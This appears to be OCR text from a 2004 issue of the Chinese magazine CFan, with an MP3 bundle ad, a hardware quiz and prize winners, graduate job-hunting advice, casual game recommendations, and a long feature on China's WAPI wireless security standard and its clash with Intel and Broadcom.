9号礼包（休闲族必备MP3套装）

礼包超值价:1399元（附赠价值35元的充电器一只）

原价:1610元（含邮费）

■百世天音Mh-6668（128M）MP3 特价:868元



E-book电子书、电子词典、外语学习、FM调频收音、录音、复读多合一；可自定义开机画面；支持MP3、WMA格式；中文歌名、菜单，歌词同步显示；金属外壳，玻璃面板，超薄超轻(34g)；内置锂电(配送外接充电器)

■百世天音FM直插式Mh-6658(128M)MP3 特价:666元



可自定义开机画面；内置FM调频收音；直插式128M无驱闪盘；支持MP3、WMA等音乐格式；中文菜单/图形界面；36小时超长录音；中文歌名/歌词同步显示；A-B复读/跟读/对比。

地 址:北京9615信箱电脑爱好者俱乐部（100086）
收款人:李 华　　电 话:(010) 62141292
E-mail:cf_club@cfan.com.cn　　网 址:http://www.cfan.net.cn

爱好者俱乐部杯“学硬件 获大奖”有奖问答

参加办法(任选一种)

◆将答案按照“ABC”(A代表第1题的答案，B代表代表第2题的答案,依此类推)的格式发送短信至1111908(中国移动用户)或9111108(中国联通用户)。

◆将答题卡邮寄至:北京市9615信箱 CFan“硬件步步高”栏目收（100086）.请在信封上注明“有奖问答”字样。

◆发送E-mail至:dizen@intodigi.com.请在邮件主题上注明“有奖问答”字样。

答案可在“硬件步步高”栏目中找到。本期有奖问答的截止日期为2004年5月15日，获奖名单刊登在《电脑爱好者》2004年第7期。

关于爱好者俱乐部

爱好者俱乐部集服务、销售、培训、娱乐于一身，精心打造“数码娱乐、游戏体验、DIY/SOHO”三大体验中心，通过优质、低价的产品和专业周到的服务，满足广大用户“体验时尚、感受快乐、掌握技能”的全方位需求。本店经销商品包括数码产品、电脑配件、整机、外设、游戏、软件、图书、杂志等，并开展攒机、维修、咨询、数码制作等多种服务，并定期开展各种专题讲座和会员活动。

网址:www.cfan.net.cn
电话:010-62162598转8318

本期奖品设置

◆ 一等奖2名
各奖Ulead会声会影7 DV Plus版1盒 价值680元

◆ 二等奖5名
各奖冲击波SS-4101音箱1套 价值420元

◆ 三等奖20名
各奖电脑爱好者鼠标垫1个 价值30元



Ulead会声会影7 DV Plus版



各奖冲击波SS-4101音箱

2004年第4期硕泰克杯“学硬件 获大奖”获奖名单公布

◆一等奖(各奖硕泰克SL-PT880主板1块)

钟 浩(浙江) 137****1383

◆二等奖(各奖硕泰克SL-M440-8X显卡1块)

黄应宝(江西) 139****5805 139****0384 137****7791 136****4751

◆三等奖(各奖电脑爱好者鼠标垫1个)

王永铭(江苏)	刘 巍(天津)	杨佐良(四川)	王希森(黑龙江)	唐金栋(湖南)
陈孝勇(甘肃)	肖 楠(广东)	杨 乐(黑龙江)	牛轩军(安徽)	王 洁(湖北)
龚瑞祥(山东)	卢祝安(广西)	131****2554	130****0697	135****9305
133****9680	138****7138	139****5624	136****2689	135****1223

2004年第4期硕泰克杯“学硬件 获大奖”正确答案公布

1.C　2.A　3.任选

答题卡（2004.08）　复印有效

1.可擦写的单面单层HD DVD的存储容量为_____。

A.4.7GB　B.15GB　C.20GB

2.PCI设备的供应商ID“1002”代表_____公司。

A.Intel　B.ATi　C.NVIDIA

3.即插即用与_____英文名词不一致。

A.Plug & Play　B.PnP　C.P2P

4.您对“硬件步步高”栏目有何建议?(请另附纸)

姓名:________ 学历:________ 年龄:_____ 邮编:_______

地址:__________________________________

电话:_______________E-mail:_______________

编辑部异闻录

坐以待毙

——选题会秘闻



搞什么嘛，我就被毙了一个选题，为什么也这么多洞？

■漫画　张炜昱　CF [SQ03]

真·毕业生求职秘籍

转自 搜狐论坛

编者按: 几乎所有指导毕业生求职的文章都会提到如何回答面试官提出的问题，如何打造一份像样的简历，等等。可实际上，对于毕业生，尤其是那些没有任何工作经验的应届毕业生来说，恰恰忽略了求职中最为重要的一点，就是以真诚的态度，科学地衡量自己的价值。这篇文章与其他文章最大的不同点，就是它在讲述一些真实的东西。特此把它推荐给所有正在找工作以及正在重新找工作的朋友，相信它会对你有所启发。

1．你了解现在的就业形势吗？

我想大概参加过一两次的招聘会你就知道了，从国内的新闻媒体的报导和图片上，可以清楚地看到应聘者与招聘摊位的比例关系。

就业形势细分的话，不同专业、不同地区、不同性别都会有差异，总归大致上社会学科、边缘地区的女生有最大压力。社会顽症很难短时间内消除，这些客观存在的情况要有一个心理准备。

2．你适合做什么？

这对于刚跨出大学校门的大学生来说，是一个很难回答而又必须面对的问题。你适合做什么，这将在相当大的程度上决定你未来工作的快乐程度和成功机会的大小。在第一次择业时，如果有机会一步跨入自己想要进入的行业，就避免了未来更换工作时的伤筋动骨，就能够将经验一直积累。

3．你从哪里得到招聘信息？

网络？学校？朋友？父母？亲戚？报纸？

对于要毕业的大学生来说，学校每年一度的招聘会是一个绝佳的机会，另外学校的就业指导中心应该成为你经常光顾的地方。

这里我要强调的是“网络”，这个网络不是Internet，而是现实中人与人之间的关系。在我自己的经验里，如果你不是特别的优秀，那么这个“个人关系网络”才是你应该突破的地方。

你要认识一些朋友，告诉他们你在找工作，给他们几份你的简历，让他们有机会的时候能够为你递交到合适的人的手里，这样的效果绝对强于漫无目的地撒网方式地投递简历。

4．你知道雇主们需要什么样的人吗？

这才是关键。

大约五六年前，不少公司还是愿意招收一些有潜在价值的员工，进行三至六个月的培训，然后上岗，工作。2000年左右受IT业的冲击，很多的雇主已经不愿意做那么长远的打算，他们要求应聘者最好明天就能上班，第二天就创造价值。

今天的雇主如果还原意为员工提供三至六个月的培训的话，一定会被同行视为白痴，也会被董事会和VC质疑，因为利润才是市场经济的命脉，那些福利性的做法是在竞争力低下的年代的产物。

有过几次，工业界的老板跟我说学术界培养的人材不好用，我觉得他们的说法很有道理。工业界要研发，要产品，而学校环境下培养出来的最多的是读书人，动手能力很差，甚至跟工业界严重脱节。

请你牢记:雇主要求的应聘者最好明天就能上班，第二天就创造利润。

5．你能做几个人的工作？

对于一个公司来说，如果一个人只能做一件事情，那么这个位置显然是可以替代的。因为如果有一个程序员除能够做程序外，同时又会做一些产品的监测，又可以帮助老板做一些演示稿，写上一两个宣传材料，那么当这个公司的其他人被裁员的时候，他因为可以做几个人的工作，非常可能被保留。

会杂七杂八的事情本来就不是坏事，也是一个人多方面能力的体现。

6．告诉你的雇主，你可以为他赚钱。

雇主雇佣一个员工最终的目的是要为公司创造利润。事实上，很多雇主都不知

道自己应该找什么样的员工，这就是为什么那些招聘广告上列出了几打的要求，而且都要求精通。我有一次指着这样的一份招聘问一个“大牛”，满足这样条件的人你见过吗？“大牛”看了看前三条就不往下看了，说：“这样的人会给他干活吗？”

不要为那些招聘上的条件吓倒，基本上如果那些条件越齐全、越大、越高，正说明那些雇主并不明白自己要找什么样的人。他们希望你懂得越多越好，因为他们自己不知道哪些是最重要的。这个就是你展示自己的时候，你要明确地告诉他们，你会什么，如何可以承担起他们公司的一个角色。

7．你的简历符合要求吗？

2000 年的时候，我曾经帮助一个朋友的公司审查简历，主要是计算机方面的求职者，他们公司要招 4 个 Unix 的开发员，大约从猎头和招聘会那里有 100 多份简历，里面大约有 70 多个应届毕业生。

我筛选的方法如下：

凡是应届生，里面写有自己参与或主持大型软件设计的一律抛弃；

凡是写自己深刻了解了 Unix/Linux 内核的，抛弃；

凡是写有五六年 UNIX/Linux 开发经验的，抛弃；

凡是没有参与一个完整的项目开发的（无论项目大小），抛弃。

最后就只省下 5 份了，这中间有 3 份简历偏偏不像其他的简历那样包装精美，制作精良，就是用很通俗的话介绍了他们参与的项目和用到的技术。

这三个人我们都面试了，我们都给了录用通知，最后来了两个。

在上百人的简历里，你如何能一下子突出？方法可以有很多，但是绝对不要假，不要虚，不要不实，甚至不要做得那么精美。

8．你有退路吗？

很多人说没有退路的时候，去做一件事一定会做好，我不同意这个观点。我认为有了退路才敢去闯，才敢去尝试。你求职的退路是什么呢？考研？出国留学？和朋友一起创业？加入自己亲戚的家族企业？无论如何，安排好你的退路，然后不要回头，你会做好的。CF [SQ03]

开心一刻

交通安全 时刻注意

■RICKY

近日编辑部内 BT（不是 BitTorrent，是“BianTai”）之风盛行，代表者均为编辑部高层领导（FLP、Flanker、飞狼），现象为此三人同时喜欢上一款颇为 BT 的游戏——Truck Dismount。那么，它究竟 BT 在哪里呢？且听我慢慢道来……

首先，此游戏没有任何情节，与前阵子流行的“打企鹅”一样简单——玩家要控制一辆卡车，撞向一个虚拟的受害者，最后撞墙（真的交通事故，最惨也就是这个程度了）。游戏中，被撞者身体各部位受到的伤害，都会精确地显示出来，并且最后会自动计算出总的伤害值（非常精确）。而且，你还可以选择受害者在撞车之前所处的位置，有车前一段距离、驾驶仓内、车顶上等，还可以借助一些障碍物改变卡车冲撞的方式。事实证明，坐在车顶上、高速驾驶时受到的伤害要远远高于坐在低速行驶的驾驶仓内，所以大家千万不要学习欧美动作片里的人，动不动就往车顶上跑哦！

初玩这个游戏的朋友，得到的分数（即总伤害值）一般会在 20000 左右，经过若干局摸索，到达 50000 应该不成问题。编辑部里那些人的 BT 之处就在于，他们居然能得到 20 多万的高分，回放时的惨状令人发指（虽然没有血腥场面出现）。如果你有兴趣 BT 一下，不妨也来试试这款游戏，深刻体会一下交通事故给人们带来的伤害，正所谓“司机一口酒，亲人两行泪”，大家可千万要注意交通安全啊！



下载地址：http://koti.mbnet.fi/jjl/files/SetupTruckDismount101.exe CF [SQ02]


编辑部异闻录

稀饭教育委员会



■漫画 张炜昱 CF [SQ04]






企鹅再度疯狂

■特别的特别

今年第7期的“网络e生活”栏目中，小渔曾给大家推荐过两款“打企鹅”游戏。这两款游戏的确是在网络上刮起了一阵不弱的“企鹅风”，而且从此后若干改版（超低引力版、老外版、恶魔版等）也能看出大家对“打企鹅”续作的期待。这不，企鹅官方果然不负众望，很快就推出了“打企鹅”三代。

此作与前几作一样玩法简单，易于掌握：深为大家所熟悉的雪人站在湖中的一块浮冰上，一弯腰（单鼠标左键）从水里捞出一只同样深为大家所熟悉的企鹅，然后就像投掷铅球那样把企鹅转起来，这时你要看准时机再次按下鼠标左键，雪人就会把企鹅抛向高空。刚好这高空两侧的冰壁上又住了一些海豹，假如企鹅碰到海豹，就会被再次顶起来。说到这儿你应该已经明白了——企鹅飞得越高，成绩便越好。而且，由于海豹的关系，可怜的企鹅被抛起后往往会多次浮空，每当企鹅到达了一个新的高度，就会出现一个电影场景中常见的定格，其间出现企鹅的特写动作，并标明当前高度。那效果……真是BT到极点……我再怎么形容估计你也体会不到，还是赶紧亲自试试吧……



在线版（5次的总成绩可以参加线上排名）

http://yeti3.yetisports.org/yetisportsdrei/index.php

单机版（只记录最高分）

http://www.newhua.com/cfan/200408/hit-p-ver30.exe（1.66MB）CF [SQ03]

弹力球的魅力

■Cornel



如果你问我，稀饭杂志社的MM们最喜欢的小游戏是什么，如果是在一个月前，我会毫不犹豫地告诉你“连连看”，然而那个经典的连线游戏，如今已然架不住这个充满了颜色各异的弹力球的小游戏的冲击，被这款以弹力球为主角的小游戏所取代。

这款游戏的英文名称为“Bounce Out”，在很多网站都有下载，Cornel今天要推荐给大家的却是它的最新版本——Bounce Out Blitz，新版本对旧有的游戏模式重新设计，推出了三种新奇的玩法，可谓变幻无穷。简单地说，这款游戏的规则就是在一堆小球里，交换任意两个相邻小球的位置，使得三个或三个以上相同花色的小球连成一条直线，这时连成线的小球就会弹出球堆，上面的小球会自动落下来，如果还能形成直线，就可以不断把下面的小球消去，直到满足过关的条件。这款新版本的弹力球游戏则具备三个模式，不同模式之间有些细微的区别，但在游戏之前都可以选择难度。总体来说这款游戏玩起来非常轻松，过关时更会让你对自己的眼里充满信心，不失为紧张工作之余的一种调剂。

下载地址：http://www.gamehouse.com/bounceout/ CF [SQ04]

WAPI 无线国标向谁说不

■ 浙江 小捷 本刊记者 帅伟

编前语：

相信很多朋友(无论他是否是电脑用户)认识无线网络，都是从英特尔公司的“迅驰”开始的。英特尔公司那个斩断电脑网线的广告，早已深入人心了。它让我们看到了一个崭新的、更方便的上网途径，给了我们无拘无束的无线联网！



图1 WLAN砍断了网线，给予了我们一个更加广阔和自由网络。但离开了安全，那自由显然是在自找麻烦。

但是，可能你并不知道，就是迅驰以及其他目前使用的无线网络产品，都存在着极大的安全隐患！不信的话可以看看这个真实的故事：早在一年多以前，无线网络刚刚开始在国内萌芽（那时迅驰还没有诞生），一个“站在IT风头浪尖”的“大虾”就拥有了一台能无线联网的笔记本电脑。他在国内的某大型机场候机时打开这台笔记本电脑，无意间发现竟能登录到机场的局域网，而且还能浏览其内部网的文件！原来，这个机场也属于那种“站在IT风头浪尖”的机构，它们也架设了无线局域网络。

虽然这个故事暴露出的更多是那个机场无线网络管理的疏漏（这种情况可以通过对用户权限以及无线网络进行简单设置来避免），但无线网络安全性问题之严重也可窥一斑了。

WAPI一石激起千层浪

2003年11月26日，中国国家质量监督检验检疫总局和国家标准化管理委员会联合发布了“2003年第110号”《关于无线局域网强制性国家标准实施的公告》，之后又发布了“2003年第113号”公告。两份公告分别指出：“从2004年2月1日开始，禁止进口、生产和销售不符合强制性国家标准的无线局域网产品。对于2003年12月1日前已经进口或生产的以及签订有效合同的无线局域网产品，进口、生产和销售日期则宽限到2004年的6月1日。”而且公告称：“对无线局域网产品实施强制性产品认证。自2004年6月1日起，没有获得强制性产品认证证书和未施加中国强制性认证标志的无线局域网产品不得出厂、进口、销售或者在其他经营活动中使用。”

此消息一出，国际舆论和全球IT业界一片哗然。国外权威财经、IT媒体纷纷大篇幅报道此事，并显示出对此事态的高度关注。当然，它们的报道大多是对我们发布无线国标进行抨击和指责，也有怀疑我们是否能办成这事的声音。而真正反应激烈的，还是WLAN产品和标准相关的国际厂商们。这个决定对他们的打击强硬而且实在，以至于不少厂商都开始叫嚣要对抗到底。

“我们不会玩他们的游戏。即使到了只有使用他们的加密技术才能进入中国市场的地步，我们现在也不打算承诺照办。”而此言正是出于全球WLAN三大芯片巨头之一，Wi-Fi的核心成员、中国WAPI无线安全标准的替代对象——WPA安全协议的利益拥有者美国Broadcom公司首席执行官罗斯之口。Wi-Fi联盟（Wi-Fi Alliance）另一重量级任务主管埃顿（Dennis Eaton）则进一步强调，如果在这些规则于6月生效前仍没有折衷方案，Wi-Fi芯片制造商将考虑停止向中国销售Wi-Fi芯片，也不会遵守那些规则。

一直以一种规范制订者姿态出现的英特尔此次也态度强硬。3月10日，英特尔女发言人鲁巴特（Colleen Rubart）在我国香港对传媒表态，“我们无法找到合适的解决方案，来满足依据中国要求的产品质量标准”。该发言人还表示，英特尔有可能在6月1日后停止向中国供应迅驰芯片以及相关芯片组，甚至将会退出中国WLAN设备市场。虽然事后更多中国公司又对此进行了解释，称目前尚存的技术难题是导致暂时不能支持WAPI的原因，但更多对此标准的非积极态度还是非常明显的了。

那么，我们国家为什么会选择在这个时间制定WAPI这个标准呢？这些国际巨头缘何会对中国国家标准的制定如此敏感呢？我们究竟有没有足够的话语权和技术实力让业界认可并且执行这个标准呢？

名 词 解 释

WAPI：无线局域网强制性国家标准的重要组成部分——无线局域网鉴别和保密基础结构(WAPI)。是针对目前WLAN主流协议802.11a/b/g设计的一套加密协议，它是对802.11a/b/g的一项安全补充，可以通过硬件和软件两种方案来实施。

WLAN：无线局域网。对基于802.11x协议组成的无线连接局域网的统称。目前主流的WLAN基本上都是由802.11b协议支撑搭建的。

WAPI，我们为802.11“擦屁股”

由于802.11系列无线局域网基本协议存在明显的安全隐患，而安全性趋于完善的802.11i面世尚需时日，于是IEEE于2003年初开始认证实施匆忙推出的过渡方案WPA。但WPA由于向前兼容有着安全缺陷的国际标准，所以依然没能根治安全隐患。WPA标准实施以来，通过认证的产品不到市场总量的20%。且WPA对WLAN安全现状的缓解非常有限，并不是完善的解决方案。而相对完善的802.11i标准呢？正如IEEE 802.11i主席Dave Halasz所宣布的，该标准要到2004年第三季度才能正式通过，而全面强制认证的开展更是要等到2006年之后。

WAPI的出现则弥补了现行国际标准的缺陷，并在技术上有所改进。而且，中国已经向ISO/IEC授权的相关机构提交了WAPI协议机制，经审查获得认可，并分配了用于该协议机制的以太类型字段。这标志着WAPI在解决无线局域网的安全问题上处于国际领先位置，这一点即使是在反WAPI阵营中叫嚣最甚的国外相关厂商也不得不承认。

WAPI，WLAN市场话语权的保证

三流的企业卖产品，二流的企业卖理念，一流的企业卖标准。微软、英特尔、SUN这些IT业界的领导者们能获得今日的成就，靠的正是对建立标准的热衷和对标准的控制。它们的成功也激发了业界更多厂商争先恐后地参与到各种标准的制定者行列中去——因为标准背后总是躲藏着数额巨大的专利授权费用和市场主导权。

那么，中国在标准“战场”又有什么作为呢？在接连推出龙芯2号芯片和世界上位列第14位的超级计算机后，中国自主研发实力的大为加强，已经成为一个公认的事实。在技术实力飞速提升的同时，中国政府和企业也积极投身于标准的建立。自3C标准和EVD标准的接连推出后，中国政府在标准“战场”的又一力作正是此次的WAPI。

相对3C标准而言，WAPI对国外垄断巨头的触及更深。而相对EVD标准而言，WAPI触及的是目前百花齐放而又尚未形成寡头垄断格局的WLAN产业。同时，WLAN又必然是未来互联网的“基础设施”，因此它是一场对未来市场走向的争夺，是中国对国际产业巨头更高层次的挑战！

此次中国WLAN的国家标准将只对中国公司授权，而且是免费的。更关键的是，中国政府不会给外国公司授权，国外公司只能采取和中国公司合作的方式取得WAPI认证。至于合作方式和相关费用，则由各企业在商业合作的基础上自行谈判解决。这就意味着在中国的WLAN国标门槛问题上，主动权已经掌握在中方手中。无怪乎，一向目中无人的国际巨头会发出“最后通牒”式的禁运警告来要挟我们。此次WAPI的推出，有利于中国企业在新兴无线局域网领域的发展，但实际上WAPI推出的意义并不止于此，其中还有其更深层次的意义。

中国市场未来对无线产品的巨大需求也使WAPI的推出成为了一种必然。我国将在2008年北京奥运会举办之前建立5000个左右的无线热站，而根据我国WLAN市场的三位数的高增长率，届时运营商的公众WLAN基础设施建设阶段也将基本完成。如果安全问题不能解决，大量有安全缺陷的WLAN产品将成为中国企业用户、个人用户手中的“事实标准”，这样势必给我国的经济发展、国防安全留下巨大的隐患，802.11i标准将成为不折不扣的马后炮。选择符合WAPI标准的产品无论是对中国的经济利益还是国家安全而言，都是一种明智之举。仔细对比会发现，WAPI的研发目的与前段时间“红火一时”的EVD何其相似。两者都是实现引导产业结构升级、推动科技战略和信息安全战略在产业前沿技术标准领域的落实，从根本上加速我国从信息大国向信息强国转变的重要环节——EVD承担着增加联盟厂商和6C谈判的砝码、打破“专利壁垒”的重任；而WAPI则承担着让中国厂商抢占无线通讯市场先机，建设WLAN强国的使命。

背景资料

DVD专利与Wi-Fi专利的状况

在国外DVD专利金问题困扰之前，我国生产的DVD播放机以低廉的价格和高质量，成功打开了欧洲市场的大门，并且成为了世界上最大的DVD播放机生产国和出口国。但现在，由于国外各种DVD联盟和厂商（包括6C、2C、1C）轮番向我们收取专利授权费用，目前国内厂商生产一台DVD播放机需要支付的专利费总额已经接近30美元（约合人民币300元），这直接导致我们生产的DVD播放机价格甚至高于Panasonic、Sony这样的“高端厂商”的产品！现在，绝大多数国内厂商已经退出了海外市场。但即使是在国内销售，我们还将面临专利的困扰！

至于WLAN市场，由于目前尚处于市场开发的初期，应用远不如DVD市场那么成熟和普及，因此，专利费用的问题尚未凸显。但是，从右面这张表，以及未来WLAN市场的巨大潜力，我们不难想象，未来无线标准将如何卡住我们开拓市场的咽喉！对此，我们不能指望老外大发慈悲，只有用技术说话，寻求标准上的相互制肘和均衡，才能解决贸易利益单极化的被动局面。

IEEE802.11系列标准的专利一览

类型	持有专利公司数	专利数
802.11	12	45
802.11a	2	2
802.11b	0	0
802.11d	0	0
802.11e	3	7
802.11f	1	2
802.11g	2	13
802.11h	1	2
802.11i	3	3
802.11k	0	0
802.11n	1	14
总计	25	88

WAPI，悬念吊在我们的心中

然而，中国民用科技产品自主研发实力的薄弱却让WAPI的前景蒙上了一层悬念。环顾全球，欧洲也制定了自己的WLAN安全标准，但中国的WAPI却“享受”了以英特尔、Broadcom为首的国际巨头不可理喻的双重标准的“阻击”，这其中的原委不言自明。

网上的论坛还是这样“热烈”，即使在距WAPI强制实施只剩两个多月的今天，某网上调查中依然有70%以上的网民相信中国能让Wi-Fi在中国“下课”。但是，WAPI的前景却依旧扑朔迷离，作为同样被寄予厚望的“民族标准”，WAPI的明天会不会重复EVD今天“门可罗雀”的境遇呢？毕竟到目前为止，几乎所有已经投入应用的无线局域网络设备，都是由国外厂商出售给我们的。其中，英特尔的迅驰笔记本电脑芯片是应用最广泛的，几乎所有涉足笔记本电脑领域的国内PC大厂都已经卖出了为数巨大的迅驰笔记本电脑产品。而且它们与英特尔还有着更广泛的合作，它们在这场对抗中将如何自处呢？

直至2004年3月底，中国质量认证中心的负责人也不得不宣布：“没有一张合格证发出。”是因为政府部门处理态度和办事效率的问题吗？中国质量认证中心的网站早就刊登了开始认证工作的通知(见图2)。真正的原因或许来自于生产商，“来申请认证的所有产品都没有采用具有中国自主知识产权的技术”，认证中心宣传处的魏亮是这样解释之前WAPI产品认证“颗粒无收”的原因的。



图2

产品推出的缓慢制约着WAPI标准的推广，而消费者的不知情则可能最终导致WAPI标准的高搁。漫步在电脑城，“P4”、“迅驰”、“3C”的标识铺天盖地，惟独不见WAPI。那WAPI呢？对不起，“精明”的商家是不会为那些不能给自己带来眼前直接利益的标准进行宣传的。戴尔是个例外。关注戴尔的朋友可能会发现戴尔在其采用迅驰芯片的笔记本电脑宣传广告中，已悄悄地加上了提示性文字：“在中国，对无线局域网产品的销售视中国相关标准和行业执行该标准的情况而定”。对于戴尔而言，提示性文字的添加，在法律上可以免责的。但是，戴尔对于这段说明文字采用了极小的字体，可见戴尔对WAPI也是非常谨慎的。

网络运营商在WAPI标准的颁布后也感到了很大的冲击。以中国网通为例，中国网通从3年前开始在全国各大城市的公共场所使用802.11技术建立无线热点，而在6月1日之后这些热点将被迫集体退休。同时，由于符合WAPI认证的产品在市场上难觅“芳踪”，无线热点的设备可能会出现一时“后继无人”的状况。相同的状况也发生在中国电信和移动等公司身上。这必将会影响网络运营商乃至整个中国的无线运营服务的推广和发展。

兼容性的问题也是目前国家标准在制订中所无法回避的问题。EVD选择了兼容，却面临了无法摆脱向6C联盟缴纳专利费的尴尬；WAPI选择了不兼容，专利费问题解决了，但也会使中国IT企业迈向国际时成本有所增加。2008年北京奥运会和2010年上海世博会的承办也凸现了WAPI的兼容性问题的严重——在大范围推广了WAPI之后，中国准备如何为挎着“迅驰”电脑的外国友人提供“无线上网”服务呢？

WAPI，用技术和决心证明！

也许，你会问，那么WAPI的未来是否就会是一片黯淡了呢？中国政府的坚决态度似乎让环绕着WAPI 的“乌云”开始散去……


“在中国实施WAPI这一标准不可能改变。”信息产业部电信研究院陈育平主任面对外界的种种猜测是这样回应的。那么如何面对国外巨头呢？我国负责标准制定的官员对此态度更是十分坚决：“如果‘迅驰’产品不做任何改进的话，它将不会符合新标准的要求，是肯定不允许在中国市场出售的。中国政府不会再对标准进行修改。”这些话，更多的是让我们看到了国家推广WAPI的决心。但事态能否真正顺利进展，决定因素绝不仅仅只是决心。我们在这个时候更需要的是自信，是源自我们相关产品研发和制造的实力！

3月17日，在美国安捷伦公司（前惠普医疗和测量仪器部门）的新技术展示上，我国WAPI产品主力研发机构——六合万通微电子公司CEO寿国梁先生表示：六合万通的无线芯片组进展顺利，目前基于国家标准的万通3号已经完成，很快国家加密算法的密码授权问题也会解决，6月份前后就可小批量生产。这为我们的WAPI推广注入了一支“强芯针”！

4月3日，第一台符合WAPI标准的笔记本电脑产品由方正电脑公司送测并通过了CCCi认证，获得了第一张运营许可证，方正公司采用的正是国产芯片。4月7日，联想公司的昭阳E255笔记本电脑也取得了第二张无线标准认证，证书编号为“2004022012000001”，这款产品同样采用的是我们自己生产的芯片！4月7日，另一家WAPI标准制定的参与者——捷通通信公司宣布将成为首批通过CCCi认证的独立WLAN设备供应商，并展示了包括WLAN网卡、AP、AS等全线无线局域网产品。自此，我们国家的无线国标的推广工作进入实质化的新阶段。

现在距离6月1日已经越来越近，中国政府究竟能否顶住国际巨头的重压，而WAPI究竟是会像EVD一样折戟沉沙，成为市场的鸡肋；还是一飞冲天，成为中国迈向信息技术大国的开始？仍有许多的疑问等待着时间来解答，就让我们一起拭目以待吧！

编后：WAPI是我国针对发达国家对我们进行技术封锁，国产货始终受制于专利而导致市场被动的一次有力尝试。如果此次我们成功突破了标准的空白，就能为将来市场话语权增添更多的砝码。同时，也能为将来平等、公平地进入更多的国际市场领域树立一个榜样！对于这个标准的推广进展，我们将持续报道，敬请大家关注。CF [XW01]



80新生代



■ 小特

在一次和MM的聊天中，被MM形容成了"闻着70年代残留味道成长起来的80年代边缘人"。小特的感慨就又涌出来了，虽然自己已经在社会上经历了不少风风雨雨、坎坎坷坷，但依然应该是一个充满朝气的80新生代啊。于是便和MM跑到西单那个年轻人聚集的地方，给自己配了套青春活力装，一改往日的沉闷，又领着MM去麦乐迪HAPPY了一番。

变型金刚、花仙子、巴巴爸爸、阿童木、忍者神龟、米老鼠唐老鸭、蓝精灵……这些都曾经让我们着迷，至今让我们回忆。那时的我们……是快乐的。无忧无虑的。

长大后的80新生代，呼吸时代的气息，或疯狂或安静地做着最真实的自己。我们只是说出我们想说的，我们过着最简单的生活，条条框框已经无法束缚我们想飞的心。

"韩流"来了，女生们尖叫了、追了、哭了、又平静了。"非典"来了，隔离了、思念了、戴着口罩我们依然微笑着。如今"禽流感"又来侵袭了，我们还在大口吃着麦辣鸡腿堡。那句话怎么说的来着——"我就喜欢！"

80年代的我们曾经趴在地上拍洋画，现在的我们坐在家里玩PS2。80年代的我们曾经写信交笔友，现在的我们上网交网友。伊妹儿的出现让邮票在80年代人的身上失去了用武之地，MP3、MD也让磁带不再风光。80年代的我们不混黑社会，我们混BBS。我们不混古惑仔，我们灌水混贵宾。禁止灌水？不怕，我们有"灌水许可证"。我们上网看小说，看韩寒的《三重门》，看郭敬明的《梦里花落知多少》。80新生代——是被"网"住的一代。


入世了、奥运申办了、交通发达了、科技发展了。国家是真的富强了，我们是真的受益了。生活水平也的确提高了。而我们面对的将是什么考验？

我们这一代的问题被很多人讨论过、怀疑过、甚至也有人否定过，但我想说，因为年轻，我们就有足够的时间证明我们的实力。别人说就说吧，言论自由嘛。但禁止恶意灌水，是谁说的——做人要厚道？

随便写点我的小感慨，纯属个人观点。如有雷同，也属巧合。我现在穿着新买的青春活力装在和MM视频呢，时常也要改变一下自己，因为怕MM和费老一样也会有点"审美疲劳"……

80新生代——令人怀念的昨天，努力奋斗的今天，一定灿烂的明天。CF [DJ01]

DIY 占便宜 吃亏



■ Andy

DIY精神是什么？国内DIYer们也折腾10来年了，还是没有统一的标准答案。不过追求性价比、突破性价比基本上还是大家认可的一个方向。

为了追求性价比，多少DIYer购买配件时，在品牌、性能、价格、"可把玩程度"等等关键词之间左右为难。其情可悯，用锱铢必较、心力交瘁来形容亦不为过。

为了突破性价比，多少DIYer们日夜绞尽脑汁、冥思苦想，以各种非常规（有些甚至是"血腥"）的手段来压榨他们的硬件产品。而早期DIY历史上著名的成功案例，如Pentium MMX166 CPU超频到233MHz甚至更高、华硕V3000显卡刷新BIOS变成帝盟、Promise Ultra66改造成FastTrack66……正好极大地肯定并鼓舞了DIY风气，各种DIY方法和工具层出不穷。

其实，DIY行为除了兴趣驱使外，"便宜不占白不占！"的心理也是一个主要诱因。这也难怪，被JS长期"压迫、剥削"的DIYer们，对从被JS用来盘剥自己的产品上占到一些便宜，当然是欢欣鼓舞、从善如流的啦。

在DIY的演进中，Andy也时常能见识到一些"穷凶极恶"的DIYer，他们用同样"穷凶极恶"的手段不断将DIY提升到一个又一个新的极限。像什么为了超频把CPU上的金属壳拆掉啦、为了安静把电脑配件拆下来装进一张特制的桌子啦……对于这些酷酷的朋友们，Andy我无话可说，人家有钱、有闲心、有勇气、有技能，人家不怕"一将功成万骨枯"。虽然我一直不推荐大家学习他们，但羡慕和嫉妒还是多少有一些的。

只不过，另外一些不求甚解的DIY行为Andy可就比较担心了，这个担心是由一个帖子引发的（为了不打击该DIYer的热情，这里就不公布详细链接了）。他的DIY新发现大致是：他有一个某品牌的16MB移动存储器，由于使用不当损坏了。后来用了一个很厉害的工具软件进行修复后，却意外地发现容量变成了29MB！当然了，这么天大的便宜被自己占了，其兴奋以及奔走相告的热情是可想而知的了。

Andy不得不给他泼泼冷水：这个移动存储用的根本就是32MB的芯片，只不过芯片有坏或"疑似坏"的存储单元（这种芯片在IC次品交易市场上论斤卖的）。为了安全使用（死马当活马医），厂商在出厂之前将其屏蔽成16MB而已。而这位朋友的所谓"惊天发现"，正是把死马给拖了出来溜！

目前市场不少小品牌的移动存储器都用这种手段来控制成本。要是这个DIY"新发现"真的被推广应用，等于把这些不安全因素激活了！一旦造成存储数据丢失，且不说谁来负这个责任，怎么还原回去以保证使用就是个很大的问题！真要出现这个情况了，这种性质的DIY给你带来的究竟是占便宜还是吃亏，恐怕就不用讨论了……

CF [DJ02]

让兼容机从网吧彻底下课

■ 吉林　海浪轻风

兼容机将被清除出非个人市场

近日，国家认证认可监督管理委员会（简称认监委）正式发出了有关现场组装电脑认证执法检查通知，明确现场组装电脑需同时满足五个条件才可以不用获得《强制性产品认证证书》，否则必须经过3C认证才可以销售。

国家认监委的通知(国认证函[2003]196号文件)具体五个条件如下：

1、组装地点须在电脑配件、部件经销商所租用、购买的经营场所内，组装人员是该经营场所的电脑配件、部件销售人员；

